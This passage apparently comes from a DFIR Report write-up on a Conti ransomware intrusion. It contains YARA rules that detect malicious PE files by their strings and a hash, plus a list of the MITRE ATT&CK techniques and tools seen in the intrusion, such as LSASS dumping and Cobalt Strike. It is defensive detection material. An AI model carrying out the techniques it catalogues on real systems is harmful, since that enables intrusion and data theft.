      $s8 = " 1992 - 2001 Microsoft Corporation.  All rights reserved." fullword wide
      $s9 = "&Process priority class:" fullword wide
      $s10 = " Type Descriptor'" fullword ascii
      $s11 = "&About mutexes..." fullword wide
      $s12 = " constructor or from DllMain." fullword ascii
      $s13 = ".?AVCDisplayThread@@" fullword ascii
      $s14 = "IsQ:\"P" fullword ascii
      $s15 = "CExampleThread" fullword ascii
```

```
      $s16 = ".?AVCCounterThread@@" fullword ascii
      $s17 = ".?AVCExampleThread@@" fullword ascii
      $s18 = "  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword ascii
      $s19 = "CDisplayThread" fullword ascii
      $s20 = "CCounterThread" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 2000KB and
      1 of ($x*) and 4 of them
}


rule conti_dll_9438 {
   meta:
      description = "9438 - file x64.dll"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/04/04/stolen-images-campaign-ends-in-conti-ransomware/"
      date = "2022-04-04"
      hash1 = "8fb035b73bf207243c9b29d96e435ce11eb9810a0f4fdcc6bb25a14a0ec8cc21"
   strings:
      $s1 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s2 = "conti_v3.dll" fullword ascii
      $s3 = "        <requestedExecutionLevel level='asInvoker' uiAccess='false' />" fullword ascii
      $s4 = "api-ms-win-core-processthreads-l1-1-2" fullword wide
      $s5 = "ext-ms-win-ntuser-dialogbox-l1-1-0" fullword wide
      $s6 = " Type Descriptor'" fullword ascii
      $s7 = "operator \"\" " fullword ascii
      $s8 = "operator co_await" fullword ascii
      $s9 = "  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword ascii
      $s10 = "api-ms-win-rtcore-ntuser-window-l1-1-0" fullword wide
      $s11 = "api-ms-win-security-systemfunctions-l1-1-0" fullword wide
      $s12 = "ext-ms-win-ntuser-windowstation-l1-1-0" fullword wide
      $s13 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
      $s14 = " Base Class Descriptor at (" fullword ascii
      $s15 = " Class Hierarchy Descriptor'" fullword ascii
      $s16 = "bad array new length" fullword ascii
      $s17 = " Complete Object Locator'" fullword ascii
      $s18 = ".data$r" fullword ascii
      $s19 = " delete[]" fullword ascii
      $s20 = "  </trustInfo>" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 700KB and
      all of them
```

MITRE

```
T1614.001 - System Location Discovery: System Language Discovery
T1218.010 - Signed Binary Proxy Execution: Regsvr32
T1218.011 - Signed Binary Proxy Execution: Rundll32
T1059.001 - Command and Scripting Interpreter: PowerShell
T1055 - Process Injection
T1003.001 - OS Credential Dumping: LSASS Memory
T1486 - Data Encrypted for Impact
T1482 - Domain Trust Discovery
T1021.002 - Remote Services: SMB/Windows Admin Shares
T1219 - Remote Access Software
T1083 - File and Directory Discovery
T1562.001 - Impair Defenses: Disable or Modify Tools
T1518.001 - Software Discovery: Security Software Discovery
T1047 - Windows Management Instrumentation
T1087.002 - Account Discovery: Domain Account
T1068 - Exploitation for Privilege Escalation
T1082 - System Information Discovery
T1018 - Remote System Discovery
T1053.005 - Scheduled Task/Job: Scheduled Task
T1569.002 - Service Execution
T1071.001 Web Protocols

S0552 - AdFind
```

```
S0154 - Cobalt Strike
S0097 - Ping
```

Internal case #9438
